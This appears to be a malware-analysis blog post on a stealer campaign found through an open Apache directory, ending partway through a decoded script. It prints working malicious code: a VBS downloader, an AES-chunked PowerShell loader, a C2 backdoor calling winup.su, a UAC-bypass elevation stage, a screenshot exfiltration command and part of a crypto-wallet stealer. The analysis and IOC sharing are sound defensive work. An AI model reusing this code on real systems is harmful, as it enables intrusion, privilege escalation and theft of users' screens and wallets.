

3,000 Stealer Samples One Misconfigured Apache Server

```
Index of /cloud/                               Autoindex: ENABLED


---


[DIR] archive/
[DIR] builds/
[DIR] output/
...
..
```

Today I took a look at a pretty standard LNK malware sample and ended up stumbling over a small arsenal of auto-generated samples tied to a stealer campaign.

It started with the sample

c6efac5ee99ea63b5f927bcd342073ff2d3540d572ab7b5d353fe857f8f08d49

It's a LNK file, so nothing special at first glance. As usual, I ran it through Inl-parse to get a quick overview.

DATA:

```
Description: Open form_12059.pdf via WebDAV
Command line arguments: \\refundonex.com\cloud\form_12059.pdf.vbs
Icon location: C:\Windows\System32\wscript.exe
```

From there, a Visual Basic Script gets downloaded and executed. I'll get to the VBS in a second, but one thing I always check first is whether the directories hosting the malware are actually secured.

In this case, once again, jackpot:

Index of /cloud

 [ICO]	Name	Last modified	Size	Description
 [PARENTDIR]	Parent Directory		-	
 []	JoseTomas.pdf	2026-04-09 10:23	37K	
 []	JoseTomas.pdf.lnk	2026-04-09 10:23	305	
 []	JoseTomas.pdf.ps1	2026-04-09 10:23	27K	
 []	JoseTomas.pdf.vbs	2026-04-09 10:23	2.2K	
 []	form_00007.pdf	2026-04-07 09:58	37K	
 []	form_00007.pdf.lnk	2026-04-07 09:58	307	
 []	form_00007.pdf.ps1	2026-04-07 09:58	27K	
 []	form_00007.pdf.vbs	2026-04-07 09:58	2.2K	
 []	form_00088.pdf	2026-04-07 10:05	37K	
 []	form_00088.pdf.lnk	2026-04-07 10:05	307	
 []	form_00088.pdf.ps1	2026-04-07 10:05	27K	
 []	form_00088.pdf.vbs	2026-04-07 10:05	2.2K	
 []	form_00142.pdf	2026-04-07 09:59	37K	
 []	form_00142.pdf.lnk	2026-04-07 09:59	307	
 []	form_00142.pdf.ps1	2026-04-07 09:59	27K	
 []	form_00142.pdf.vbs	2026-04-07 09:59	2.2K	
 []	form_00231.pdf	2026-04-07 10:03	37K	
 []	form_00231.pdf.lnk	2026-04-07 10:03	307	
 []	form_00231.pdf.ps1	2026-04-07 10:03	27K	
 []	form_00231.pdf.vbs	2026-04-07 10:03	2.2K	
 []	form_00279.pdf	2026-04-07 10:01	37K	
 []	form_00279.pdf.lnk	2026-04-07 10:01	307	
 []	form_00279.pdf.ps1	2026-04-07 10:01	27K	
 []	form_00279.pdf.vbs	2026-04-07 10:01	2.2K	
 []	form_00492.pdf	2026-04-07 10:03	37K	
 []	form_00492.pdf.lnk	2026-04-07 10:03	307	
 []	form_00492.pdf.ps1	2026-04-07 10:03	27K	
 []	form_00492.pdf.vbs	2026-04-07 10:03	2.2K	
 []	form_00535.pdf	2026-04-07 09:58	37K	
 []	form_00535.pdf.lnk	2026-04-07 09:58	307	
 []	form_00535.pdf.ps1	2026-04-07 09:58	27K	

We're looking at a bunch (3.788) of what are clearly auto-generated malware samples. Naturally, I grabbed a snapshot of the files and started digging through them.

Here's a quick overview of the archive: Number of Files: 3.788

Number of Unique Files: 2.842

Type	No. of Files	No. of unique Files
.lnk	947	947
.pdf	947	1
.vbs	947	947
.ps1	947	947

This follows a very typical infection chain:

RAR -> VBS -> PS1

Let's take a look at one of the VBS scripts:

```

1 ' === OBJECT DECLARATIONS ===
2 Dim shell, fso, http, tempPS, exitCode, content
3 Dim attempts, httpStatus, cmd
4 Dim baseFileName, folderPath
5
6 baseFileName = "form_56406.pdf" ' Define filename once
7 folderPath = "form_56406" ' Define folder path once
8
9 ' === CONFIGURATION ===
10 a1 = "https://refundonex.com/cloud/" & baseFileName & ".ps1"
11 a2 = "https://refundonex.com/cloud/" & baseFileName
12 apiURL = "https://refundonex.com/" & folderPath & "/" & baseFileName & "?set=true&key=12345"
13
14
15 Set shell = CreateObject("WScript.Shell")
16 Set fso = CreateObject("Scripting.FileSystemObject")
17
18 Randomize
19
20 ' 1) Launch PDF in Edge (hidden call, but Edge will open)
21 shell.Run "msedge.exe --start-maximized "" & a2 & """, 0, False
22 ' InlineLog "Launched PDF: " & a2
23
24 ' 2) Build a unique temp\ps1 path
25 tempPS = fso.GetSpecialFolder(2) & "\ps_" & _
26 | | | Year(Now)&Month(Now)&Day(Now)&"_" & _
27 | | | Hour(Now)&Minute(Now)&Second(Now)&"_" & _
28 | | | Int(Rnd * 1000) & ".ps1"
29 ' InlineLog "Temp PS1 path: " & tempPS
30
31 ' 3) Download with up to 3 retries
32 attempts = 0
33 Do While attempts < 3
34 | attempts = attempts + 1
35 | On Error Resume Next
36 | Set http = CreateObject("MSXML2.XMLHTTP")
37 | http.Open "GET", a1, False
38 | http.Send
39 | httpStatus = http.Status
40 | On Error GoTo 0
41
42 | If httpStatus = 200 Then
43 | | Exit Do
44 | Else
45 | | WScript.Sleep 2000
46 | End If

```

So what does the VBS actually do?

This is your classic downloader/launcher for the next stage.

First thing it does is open a legitimate-looking PDF (form_56406.pdf) in Edge. Pure decoy so the user doesn't get suspicious.

REFUNDEE

Confidential Case Intake Form — Financial Recovery Services

Please complete all fields accurately. All information is strictly confidential.

Page 1

SECTION 1 — Personal Information

First Name *

Last Name *

Email Address *

Phone Number * (incl. country code)

Country of Residence *

City / State

Preferred Contact Method:

☐ Email

☐ Phone

☐ WhatsApp

SECTION 2 — Details of the Scam

Name of Platform / Broker / Company *

Website URL of the platform (if known)

Approximate Date of First Contact *

Approximate Date of Last Transaction *

How were you initially contacted? *

☐ Social Media

☐ Email

☐ Phone Call

☐ Dating App

☐ Referral

The PDF itself is a “scam refund form”, which already gives us a rough idea of the phishing context behind this.

In parallel, it builds a random temp path and pulls a PowerShell script from:
[https://refundonex\[.\]com/cloud/form_56406.pdf.ps1](https://refundonex[.]com/cloud/form_56406.pdf.ps1)

If the download succeeds, the PS1 gets saved locally and executed via
`powershell.exe -ExecutionPolicy Bypass`

That's the actual payload.

After that, it hits an API endpoint (...?set=true&key=12345).

Simple tracking signal. Static key though, which is always interesting.

Cleanup is even commented out. Classic.

What does the PowerShell script do?

```
1 # AES-Encrypted PowerShell Payload
2 [byte[]]$KEY = [Convert]::FromBase64String("sYI0lNoQZu+uhBVXXs3rLrhF+RkP/bI9E9CiHnVI3tg=")
3 [byte[]]$IV = [Convert]::FromBase64String("lHjkeFXIkc+koze9pZBXkA==")
4
5 function Decrypt-AES {
6     param (
7         [string]$EncText,
8         [byte[]]$Key,
9         [byte[]]$IV
10    )
11    $bytes = [System.Convert]::FromBase64String($EncText)
12    $aes = [System.Security.Cryptography.Aes]::Create()
13    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
14    $aes.Key = $Key
15    $aes.IV = $IV
16    $decryptor = $aes.CreateDecryptor()
17    $ms = New-Object System.IO.MemoryStream
18    $cs = New-Object System.Security.Cryptography.CryptoStream($ms, $decryptor, [System.Security.Cryptography.CryptoStreamMode]
19    $cs.Write($bytes, 0, $bytes.Length)
20    $cs.Close()
21    return [System.Text.Encoding]::UTF8.GetString($ms.ToArray())
22 }
23
24 $scriptParts = @()
25
26 # Chunk 0
27 $scriptParts += Decrypt-AES "PzabekJATXk5u6qpS8lhqqt+F3c4cxqVFdbxSd5TCy/beh7FK0qzdeB75HcH/Ku0MUPSmVmWEnsPpUq9M6SRbQ==" $KEY $IV
28 # Chunk 1
29 $scriptParts += Decrypt-AES "Hs4dLlpNVGcN4AqY2uTAdsfdY/IJjBLjJTg8qWwGp3zXTSEGs/FeuAoVgE09cPEFJp09yUeqYKZr4DlFmSWLKW==" $KEY $IV
30 # Chunk 2
31 $scriptParts += Decrypt-AES "2/YVALDPBt9V3hzc6Hd1oACrcYNR1Th8T69qxT5LKEVgFM0TeQnaMuINyYkB8V/dLprcGUsyqSPP3zrqQs90ig==" $KEY $IV
32 # Chunk 3
33 $scriptParts += Decrypt-AES "/TugCWxF5YmFN1dpyZ1B9A5d9M+4Ti2VJxa9BX1iswLVPaGLw9B9XtctaninDw+S+AipSjxmWzVwLEUXIpsDDA==" $KEY $IV
34 # Chunk 4
35 $scriptParts += Decrypt-AES "SLhDyfnSewzBHtTCJ1j3+HU9fjFI8Nq3i5t6RXD0mSgFyRf0YVtBJccJfABfDMCQqASrCihoEB4QE1W6T1es3w==" $KEY $IV
36 # Chunk 5
37 $scriptParts += Decrypt-AES "ic1T8T4yr8byGcIEATUX6WbuEie0B6f07rJfjvQYxgbEjoiqDqFuefQgaRYDR0bsW0vZFZ0pygl3woUdY/CCg==" $KEY $IV
38 # Chunk 6
39 $scriptParts += Decrypt-AES "+iiWimxF08sDunInJONE/PckjMth+RfEk2MlV/i00KtQv2Z3PcV+BxSd5Q90vnGR2mV3oCxxuodFpBcXIuVccA==" $KEY $IV
40 # Chunk 7
41 $scriptParts += Decrypt-AES "9pd5h98BHGMdiT0U4Z7aXC608Wx6xZM8UE5Xpw70HSC0bAD57qIpKkM9GJD/8IwdSL7WeRUwVPWxgtMIvZtNCA==" $KEY $IV
42 # Chunk 8
43 $scriptParts += Decrypt-AES "bSK86cw8bzaSrjXLKBWXQ60P5c8IE6Yrr+bDqD6uMTEbBN6vffiXccCFuzzYKz07MBgf/wef3DfiAPshu5LsMA==" $KEY $IV
44 # Chunk 9
45 $scriptParts += Decrypt-AES "y412IAqfGurzh/zhcCLpvr57noxHq+F5Qtq/VrL3rvMv0xv060x4vkWto5KE0QvltEr0zVcgIb6uSi2AYK4qsg==" $KEY $IV
46 # Chunk 10
47 $scriptParts += Decrypt-AES "y412IAqfGurzh/zhcCLpvr57noxHq+F5Qtq/VrL3rvMv0xv060x4vkWto5KE0QvltEr0zVcgIb6uSi2AYK4qsg==" $KEY $IV
```

The script contains a hardcoded AES key and IV, along with a function that handles Base64 + AES-CBC decryption. All those chunks are just encrypted parts of a larger PowerShell script.

At runtime, it does the following:

- Decrypt each chunk individually
- Store them in an array
- Concatenate everything into one big string

- Execute it via Invoke-Expression

Why build it like this?

- Payload isn't stored in plaintext -> evades basic static detection (badly, but still)
- Chunking -> breaks simple pattern matching / string extraction
- Everything assembled in memory -> fewer disk artifacts

Important detail:

The key is static and embedded in the script, which means we can just decrypt everything ourselves.

So that's exactly what I did. Quick and dirty script:

```

import base64
import sys
import re
from Crypto.Cipher import AES

with open(sys.argv[1], "r", encoding="utf-8") as f:
    data = f.read()

key_b64 = re.search(r'KEY = .*?"([^\"]+)"', data).group(1)
iv_b64 = re.search(r'IV = .*?"([^\"]+)"', data).group(1)

KEY = base64.b64decode(key_b64)
IV = base64.b64decode(iv_b64)

chunks = re.findall(r'Decrypt-AES\s+"([^\"]+)"', data)

def decrypt(chunk):
    raw = base64.b64decode(chunk)
    cipher = AES.new(KEY, AES.MODE_CBC, IV)
    decrypted = cipher.decrypt(raw)

    # rem PKCS7 padding
    pad_len = decrypted[-1]
    if pad_len > 0 and pad_len <= 16:
        decrypted = decrypted[:-pad_len]

    return decrypted.decode(errors="ignore")

final_script = ""

for i, chunk in enumerate(chunks):
    try:
        part = decrypt(chunk)
        final_script += part
    except Exception as e:
        print(f"{e}")

with open(sys.argv[1].replace(".ps1", ".decoded.ps1"), "w", encoding="utf-8") as f:
    f.write(final_script)

```

Running that against all files gives us outputs like this:

```

1
2 # HTTP Shell Client
3 # Auto-generated - do not edit SERVER and API_KEY lines
4
5 $SERVER = "https://winup.su"
6 $API_KEY = "1b53a87094f89613920b7160046ec00b"
7 $defaultServers = @($SERVER, "https://$API_KEY.xyz")
8
9 # ===== SETUP =====
10
11 # Config paths
12 $configDir = "$env:APPDATA\WinUpdate"
13 $configFile = "$configDir\config.json"
14 $scriptFile = "$configDir\update.ps1"
15 $launcherFile = "$configDir\launcher.vbs"
16
17 # Create config directory
18 if (!(Test-Path $configDir)) {
19     New-Item -ItemType Directory -Path $configDir -Force | Out-Null
20     (Get-Item $configDir).Attributes = 'Hidden'
21 }
22
23 # Load or create config
24 $config = @{
25     clientId = [guid]::NewGuid().ToString()
26     pollIntervalMin = 5
27     pollIntervalMax = 10
28     commandTimeout = 180
29     servers = $defaultServers
30     currentServerIndex = 0
31     retryCount = 0
32 }
33
34 if (Test-Path $configFile) {
35     try {
36         $saved = Get-Content $configFile -Raw | ConvertFrom-Json
37         $config.clientId = $saved.clientId
38         $config.pollIntervalMin = $saved.pollIntervalMin
39         $config.pollIntervalMax = $saved.pollIntervalMax
40         $config.commandTimeout = if ($saved.commandTimeout) { $saved.commandTimeout } else { 180 }
41         if ($saved.servers) { $config.servers = @($saved.servers) }
42         if ($saved.currentServerIndex -ne $null) { $config.currentServerIndex = $saved.currentServerIndex }
43         if ($saved.retryCount -ne $null) { $config.retryCount = $saved.retryCount }
44     } catch {}
45 }

```

It is, basically, just a persistent PowerShell backdoor.

It drops itself into `%APPDATA%\WinUpdate`, hides its files, creates a VBS launcher for hidden execution, and hooks itself into user logon via a Scheduled Task. On first run, it cleans up downloaded files and pulls a fake PDF as a decoy.

The C2 is hardcoded, but with a small twist: the primary endpoint is `winup[.]su`, while the fallback domain is generated dynamically from the API key as `https://<API_KEY>.xyz`.

That same key is also attached to every request, so it doubles as both identification and very basic authentication.

From there, it just keeps polling the server, fetches commands, executes them via PowerShell, and sends the output back. Config values such as polling intervals and timeouts can be adjusted remotely, and if something fails, it rotates through the server list.

So in the end, this is just a dumb HTTP beacon with RCE and a bit of failover via API-key-based domains. Nothing particularly fancy.

And again, everything is a bit sloppy here too, including commented-out lines left in the code.

```
95 #ONE_TIME_END
96
97 # # Create launcher.vbs (runs PowerShell hidden)
98 # $vbsContent = @"
99 # ' HTTP Shell Launcher - runs hidden
100 # Set objShell = CreateObject("WScript.Shell")
101 # objShell.Run "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -File ""$scriptFile""", 0, False
102 # "@
103 # $vbsContent | Set-Content $launcherFile -Force
104
105 # Create launcher.vbs (runs PowerShell hidden)
106 $vbsContent = @"
```

First IOCs

Before going further, we can already extract some solid IOCs:

- API keys (used for fallback domains)
- URLs

```
(unknown) >>> cloud_analyse grep "^\\$SERVER" *decrypted.ps1 | cut -d' ' -f3 | sort |
uniq
"https://winup.su"

"fae69175761c7c0f3cc3b70105b158c3"
"fb6dfb60c059a49d7347f123c6cd41af"
"bbb206b9cc2e8ecd31ae1bd4f0245372"
"fc091b0f7541b1607d91bef003da5ba7"
"fc24ead1a07532813bef7412b1379c2d"
"fc3d891d7b9a44bc8fa415c84a37af2b"
"fccef41db6dc59e025c833074e0b0d8f"
"fcfdc1f38363ab6f6ac5b67f288f6541"
"fcfa5c93e57d998eff0dfdd85798e6c3"
"fd38d6a5554e084884870f9f6934f362"
"fd6b390f5bfc8fa4c7502bf05bd461cd"
"fda3a53fff19ac34e02bc553f7d0378b"
"fdcefcf2e20fb2ae09f9d0dd52daf0d3"
"fe10d54e4e867e5e4e61f3a20410c000"
"fe2331b9933d4c8bf2117974773aee83"
"fe2f54d20fc1f3c49392c281e5425bab"
"ffcb7dd06e5808b36b561b5e5c53b5da"
"ffe73a6d0bd4ab1e5c468c8ad606e267"
(unknown) >>> cloud_analyse grep "^\\$API_KEY" *decrypted.ps1 | cut -d' ' -f3 | sort |
uniq | wc -l
946
```

Each of these API keys is an IOC on its own. They're used in requests and can also act as fallback domains.

(Full IOC list at the end of the article.)


One more thing:

The code has pretty obvious AI artifacts. Ran it through an AI code detector just to confirm, and yeah, looks like parts of this were generated.

```
1
2 # HTTP Shell Client
3 # Auto-generated - do not edit SERVER and API_KEY lines
4
5 $SERVER = "https://winup.su"
6 $API_KEY = "1b53a87094f89613920b7160046ec00b"
7 $defaultServers = @($SERVER, "https://$API_KEY.xyz")
8
9 # ===== SETUP =====
10
11 # Config paths
12 $configDir = "$env:APPDATA\WinUpdate"
13 $configFile = "$configDir\config.json"
14 $scriptFile = "$configDir\update.ps1"
15 $launcherFile = "$configDir\launcher.vbs"
16
17 # Create config directory
18 if (!(Test-Path $configDir)) {
19     New-Item -ItemType Directory -Path $configDir -Force | Out-Null
20     (Get-Item $configDir).Attributes = 'Hidden'
21 }
22
23 # Load or create config
```

Detection Result

Likelihood of AI Generation: 90%



The code exhibits multiple clear signs of AI-generation such as standardized naming, templated comments, neat and uniform structure, and generic patterns without deep business logic, leading to a high likelihood of being AI-generated.

Naming Style: Variable and function names are generic and uniform, such as \$config, \$server, Save-Config, without any business-specific or personalized naming conventions.

Comment Style: Comments are mechanical and templated, describing sections in a generic way like '# ===== SETUP =====', with no deeper business context or specific rationale.

Code Structure: The code structure is unusually neat and consistent with clean formatting, well-organized sections, and minimal error message handling, which is typical in AI-generated scripts.

Nothing surprising. Attackers use AI too.

C2 interaction

Next step: figure out what the C2 actually serves.

Two options here:

- Interact with the C2 directly (we have the requests)
- Run the sample in a controlled VM

In Germany, you're always sitting in a bit of a grey area with direct interaction, so I stick to a controlled analysis VM. Traffic is limited to what we saw in the script, mainly payload delivery.

The malware loops over requests like this:

```
https://winup[.]su/api/client/poll/<RANDOM UUID>?key=<KEYOFSCRIPT>&host=<HOST>&user=<USER>&os=<OS>
```

First C2 Answer:

```
{
  "commands": [
    {
      "id": "...",
      "command": "Add-Type -TypeDefinition 'using System;using
System.Runtime.InteropServices;public class DPI{[DllImport(\"user32.dll\")]public static
extern bool SetProcessDPIAware();}' -PassThru|Out-Null;[DPI]::SetProcessDPIAware()|Out-
Null;Add-Type -Assembly System.Windows.Forms, System.Drawing;$s=
[Windows.Forms.Screen]::PrimaryScreen.Bounds;$b=New-Object Drawing.Bitmap
$s.Width,$s.Height;$g=
[Drawing.Graphics]::FromImage($b);$g.CopyFromScreen($s.X,$s.Y,0,0,$s.Size);$ms=New-Object
IO.MemoryStream;$b.Save($ms, 'Jpeg');[Convert]::ToBase64String($ms.ToArray())"
    }
  ],
  "pollIntervalMin": 5,
  "pollIntervalMax": 10,
  "commandTimeout": 180
}
```

Second C2 Answer:

```
{
  "commands": [
    {
      "id": "...",
      "command": "powershell -EncodedCommand
IwBFAGwAZQB2AGEAdABlACAAdABvACAAQkBkAG0AaQBuAAoAwWBiAHkAdABlAFsAXQBdACQASwBFaFkAIAA9ACAAWw
BDAG8ABgB2AGUAcgB0AF0A0gA6AEYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAiAGoAegBGAFoAYwAz
ADgAcABjAHUARAAYAC..."
    }
  ],
  "pollIntervalMin": 5,
  "pollIntervalMax": 10,
  "commandTimeout": 180
}
```

Decoding the full Base64 gives us:

```

1 #Elevate to Admin
2 [byte[]]$KEY = [Convert]::FromBase64String("jZFZc38pcuD2+6qQZbYMDjCea/PaxWy4Phj1Ificwic=")
3 [byte[]]$IV = [Convert]::FromBase64String("qNw2r5V0a5CzS9yspLADcA==")
4
5 function Decrypt-AES {
6     param (
7         [string]$EncText,
8         [byte[]]$Key,
9         [byte[]]$IV
10    )
11    $bytes = [System.Convert]::FromBase64String($EncText)
12    $aes = [System.Security.Cryptography.Aes]::Create()
13    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
14    $aes.Key = $Key
15    $aes.IV = $IV
16    $decryptor = $aes.CreateDecryptor()
17    $ms = New-Object System.IO.MemoryStream
18    $cs = New-Object System.Security.Cryptography.CryptoStream($ms, $decryptor, [System.Security.Cryptography.CryptoStreamMode]::Write)
19    $cs.Write($bytes, 0, $bytes.Length)
20    $cs.Close()
21    return [System.Text.Encoding]::UTF8.GetString($ms.ToArray())
22 }
23
24 $scriptParts = @()
25
26 # Chunk 0
27 $scriptParts += Decrypt-AES "Jh7r+Zh/WiEH80DNIHVst5pBaS2X94CxtSfsDe9yKjRXiheoXI40u0jTmxks6TLuPwVDCx0L72P0qrlieE78Q==" $KEY $IV
28 # Chunk 1
29 $scriptParts += Decrypt-AES "dY4hCFrB1LSFwQ6ZdC/oPLXK9L3rnJbtOnFCBN2tqa9rsisPFnCwhC+U2KfzS00aVRxUnlYAIV3xv9l6EMaRlA==" $KEY $IV
30 # Chunk 2
31 $scriptParts += Decrypt-AES "/4qfsAV4qRsu+XiRxQF0fne+QxGpLrfoGvfW6WlcyBeVvTz0vKVHc7DIFXQVY1AAV9DsGe70GNWumSawpNhs==" $KEY $IV
32 # Chunk 3
33 $scriptParts += Decrypt-AES "c3TNR4fKa3dN7PleKQRc079nzR8/jkoKlagj1WI0EFZVSkw5YkS6ZHla+oWxe7Mqx4bLm29C9r5fXjcbLaJrlA==" $KEY $IV
34 # Chunk 4
35 $scriptParts += Decrypt-AES "Mf8xt+L+pw+6lT/k6YStTgeLbw6Fd+wkWjkm0LRLwZ5q7qcvmnboMtuZjQ4+htR90bTpG/27mI4X2rj0yhCkLg==" $KEY $IV
36 # Chunk 5
37 $scriptParts += Decrypt-AES "UI1pu+rLdvYxwab0UYcPd50FEx/IN1i7WlrWoMa7rCKWqtYNx1LIkgF44zJJ5jYmGHvvJeA3cFR1IYdhGceragQ==" $KEY $IV
38 # Chunk 6
39 $scriptParts += Decrypt-AES "G3cmvWL14A574Pz9FQU++VCu4TirhzLaU8GFV7S4KbZzdwXqnf9+ML99aLByLYboEA0YVpKb06suWLz0Tf5XWA==" $KEY $IV
40 # Chunk 7
41 $scriptParts += Decrypt-AES "vyZ39Ue9vbFI3Vf9nVbcQ6MEH7Ko9Jvp18m9yM7JScGit/vA5Zl8A6sS0eoeQuwP012z1Wo2xZQnk58HUIRdIA==" $KEY $IV
42 # Chunk 8
43 $scriptParts += Decrypt-AES "DuZciwnb5jk0yvPWhYZ2yLH+rJRjNL0Y8t8DGqFTlpE2tIuGvb08zD37iGtsen4CCKIoeqqCnUV4XYT09Xfp8w==" $KEY $IV
44 # Chunk 9
45 $scriptParts += Decrypt-AES "Q2NAvprWHVcf58rdbt0qut42MuVTKaF0BfYlcmL8Ky03fhRA0RjBa3K58v6oVW3quX4Rau8kKdbqXoKhJfk8Pw==" $KEY $IV
46 # Chunk 10

```

We've seen this structure before, so same approach again. Decrypt it, and we get another PowerShell script:

```

1 #Elevate to Admin
2 $IsAdmin = (New-Object Security.Principal.WindowsPrincipal([Security.Principal.WindowsIdentity]::GetCurrent)).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)
3 if ($IsAdmin) { "Already running as Administrator"; return }
4
5 $csharp = @"
6 using System;
7 using System.Runtime.InteropServices;
8
9 [ComImport, Guid("6EDD6D74-C007-4E75-B76A-E5740995E24C")]
10 [InterfaceType(ComInterfaceType.InterfaceIsIUnknown)]
11 interface ICMLuaUtil {
12     void Method1(); void Method2(); void Method3(); void Method4(); void Method5(); void Method6();
13     void ShellExec(string file, string parameters, string directory, uint fMask, uint nShow);
14 }
15
16 public class Elevate {
17     [DllImport("ole32.dll", CharSet = CharSet.Unicode)]
18     private static extern int CoGetObject(string pszName, ref BIND_OPTS3 pBindOptions, ref Guid riid,
19     [StructLayout(LayoutKind.Sequential)]
20     public struct BIND_OPTS3 {
21         public int cbStruct; public int grfFlags; public int grfMode; public int dwTickCountDeadline;
22         public int dwTrackFlags; public int dwClassContext; public int locale; public IntPtr pServerI
23     }
24
25     public static void Run(string commandLine) {
26         Guid iid = new Guid("6EDD6D74-C007-4E75-B76A-E5740995E24C");
27         BIND_OPTS3 opts = new BIND_OPTS3();
28         opts.cbStruct = Marshal.SizeOf(typeof(BIND_OPTS3));
29         opts.dwClassContext = 0x4;
30         IntPtr ppv;
31         int hr = CoGetObject("Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}", re
32         if (hr != 0) throw new Exception("CoGetObject failed: " + hr);
33         ICMLuaUtil util = (ICMLuaUtil)Marshal.GetObjectForIUnknown(ppv);
34         util.ShellExec("powershell.exe", "-ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Fil
35         Marshal.Release(ppv);
36     }
37 }
38
39 @"

```

Privilege escalation & persistence

This stage tries to elevate privileges and re-establish persistence.

- Checks if it's already running as admin
 - If yes -> exits immediately
- If not → compiles a small piece of C# inside PowerShell
 - Uses COM elevation via ICMLuaUtil / CMSTPLUA
 - Basically a UAC bypass / auto-elevation trick

This is used to launch a hidden PowerShell instance with a second script.

That second script does the real work:

- Deletes existing scheduled task **WindowsUpdateCheck**
- Recreates it with RunLevel Highest
- Points it to launcher.vbs in %APPDATA%\WinUpdate

So from now on, the malware runs elevated at logon.

Then it:

- Starts launcher.vbs
- Waits for a new hidden PowerShell process from AppData
- Kills old PowerShell instances from that path

Finally, the temporary elevation script deletes itself.

Third C2 Answer:

```
{
  "commands": [
    {
      "id": "...",
      "command": "Add-Type -TypeDefinition 'using System;using
System.Runtime.InteropServices;public class DPI{[DllImport(\"user32.dll\")]public static
extern bool SetProcessDPIAware();}' -PassThru|Out-Null;[DPI]::SetProcessDPIAware()|Out-
Null;Add-Type -Assembly System.Windows.Forms, System.Drawing;$s=
[Windows.Forms.Screen]::PrimaryScreen.Bounds;$b=New-Object Drawing.Bitmap
$s.Width,$s.Height;$g=
[Drawing.Graphics]::FromImage($b);$g.CopyFromScreen($s.X,$s.Y,0,0,$s.Size);$ms=New-Object
IO.MemoryStream;$b.Save($ms, 'Jpeg');[Convert]::ToBase64String($ms.ToArray())"
    }
  ],
  "pollIntervalMin": 5,
  "pollIntervalMax": 10,
  "commandTimeout": 180
}
```

Screenshot module

This one is straightforward: screenshot capture.

What it does:

- Loads some .NET stuff
- Sets DPI awareness (so screenshots don't break on scaling / 4K)
- Uses System.Windows.Forms + System.Drawing

Then:

- Returns it as Base64
- Gets primary screen resolution
- Creates a bitmap
- Copies full screen content
- Saves as JPEG in memory

Fourth C2 Answer

```
{
  "commands": [
    {
      "id": "...",
      "command": "powershell -EncodedCommand
IwB3AGEAbABsAGUAdAAgAGMAaABlAGMAawBlAHlACgAjAFIAZQBxAHUAAQByAGUAcwAgAC0AVgBlAHlACwBpAG8Abg
AgADUALgAXAAoAJABXAEUAPQBAHsATQBlAHQAYQBNAGEAcwBrAD0AJwBuAGsAYgBpAGgAZgBiAGUAbwBnAGEAZQBh
AG8AZQBoAGwAZQBmAG..."
    }
  ],
  "pollIntervalMin": 5,
  "pollIntervalMax": 10,
  "commandTimeout": 180
}
```

Decode the next Base64 payload:

```
1 #wallet checker
2 #Requires -Version 5.1
3 $WE=@(MetaMask='nkbihfboegaeaoehlefnkodbefgpgknn';TrustWallet='egjidjbpglichdcondbcdbnbeepgdp';Coinbase='hnfanknocfeofbddgcijnmhnfnkdnaad';Rabby='
4 $EWE=@(MetaMask='ejbalbakoplchlghecdalmeeajnmhm';TrustWallet='febhfjmbmjgfakaemdgbmaedhbbgobn';Coinbase='cclgcajjfhcakmjedohnccgmhdddckph';Ronin=
5 $BP=@(Chrome=@(LocalAppData='Google\Chrome\User Data';Type='Chromium');Brave=@(LocalAppData='BraveSoftware\Brave-Browser\User Data';Type='Chromium')
6 $script:SCI=$null;$script:SCP=$null;$script:SL=$null
7 function tA{(New-Object Security.Principal.WindowsPrincipal([Security.Principal.WindowsIdentity]::GetCurrent())).IsInRole([Security.Principal.Window
8 function nSC{try{$s=(Get-WmiObject -List Win32_ShadowCopy).Create("C:\","ClientAccessible");if($s.ReturnValue-eq 0){$script:SCI=$s.ShadowID;$sc=Get-
9 function rSC{if($script:SL-and(Test-Path $script:SL)){cmd /c rmdir "$($script:SL)" 2>$null;if($script:SCI){try{$sc=Get-WmiObject Win32_ShadowCopy}?
10 function gSP{param([string]$P);if($script:SCP-and $P-match'^([A-Za-z]):\\(.*?)$'){return "$($script:SCP)\${Matches[2]}";return $P}
11 function cWF{param([string]$S,[string]$D,[bool]$V=$true);if(-not(Test-Path $S)){return $false};$a=if($V-and $script:SCP){gSP $S}else{$S};if($V-and $
12 function gAU{$x=@('Public','Default','Default User','All Users');Get-ChildItem 'C:\Users' -Directory -EA 0|?($_.Name -notin $x)}%{@(Name=$_.Name;Pat
13 function fBP{param([string]$P,[string]$T);$r=@();if(-not(Test-Path $P)){return $r};if($T-eq 'Chromium'){$d=Join-Path $P 'Default';if(Test-Path $d){$r
14 function fCW{param([string]$P,[hashtable]$E);$r=@();$ep=Join-Path $P 'Local Extension Settings';if(-not(Test-Path $ep)){return $r};$E.GetEnumerator(
15 $FFW=@('webextension@metamask.io='MetaMask';'firebug@software.joehewitt.com='MetaMask';'phantom@phantom.app='Phantom';'app@phantom.app='Phantom'
16 function fFW{param([string]$P);$r=@();$sp=Join-Path $P 'storage\default';if(-not(Test-Path $sp)){return $r};$uMap=@{};$pf=Join-Path $P 'prefs.js';if
17 function fEW{param([string]$A);$ep=Join-Path $A 'Exodus\exodus.wallet';if(Test-Path $ep)-and(Test-Path(Join-Path $ep 'seed.seco')){return @(Path=$
18 function fElW{param([string]$A);$r=@();$ep=Join-Path $A 'Electrum\wallets';if(Test-Path $ep){Get-ChildItem $ep -File -EA 0|%{$r+=@{Name=$_.Name;Path=
19 function SWC{
20 $res=@{computerName=$env:COMPUTERNAME;currentUser=$env:USERNAME;collectedAt=(Get-Date -Format 'yyyy-MM-dd HH:mm:ss');usersScanned=@();wallets=@();ex
21 $tf=Join-Path $env:TEMP "WC_(Get-Date -Format 'yyyy-MM-dd_HH:mm:ss')"}
22 $bf=Join-Path $tf 'Browser_Wallets';$ef=Join-Path $tf 'Exodus';$lf=Join-Path $tf 'Electrum'
23 New-Item -ItemType Directory -Path $bf -Force|Out-Null
24 foreach($u in (gAU)){
25 $res.usersScanned+=$u.Name
26 foreach($b in $BP.GetEnumerator()){
27 $bn=$b.Key;$bi=$b.Value
28 $bdp=if($bi.ContainsKey('LocalAppData')){Join-Path $u.LocalAppData $bi.LocalAppData}else{Join-Path $u.AppData $bi.AppData}
29 if(-not(Test-Path $bdp)){continue}
30 foreach($p in (fBP $bdp $bi.Type)){
31 $w=@()
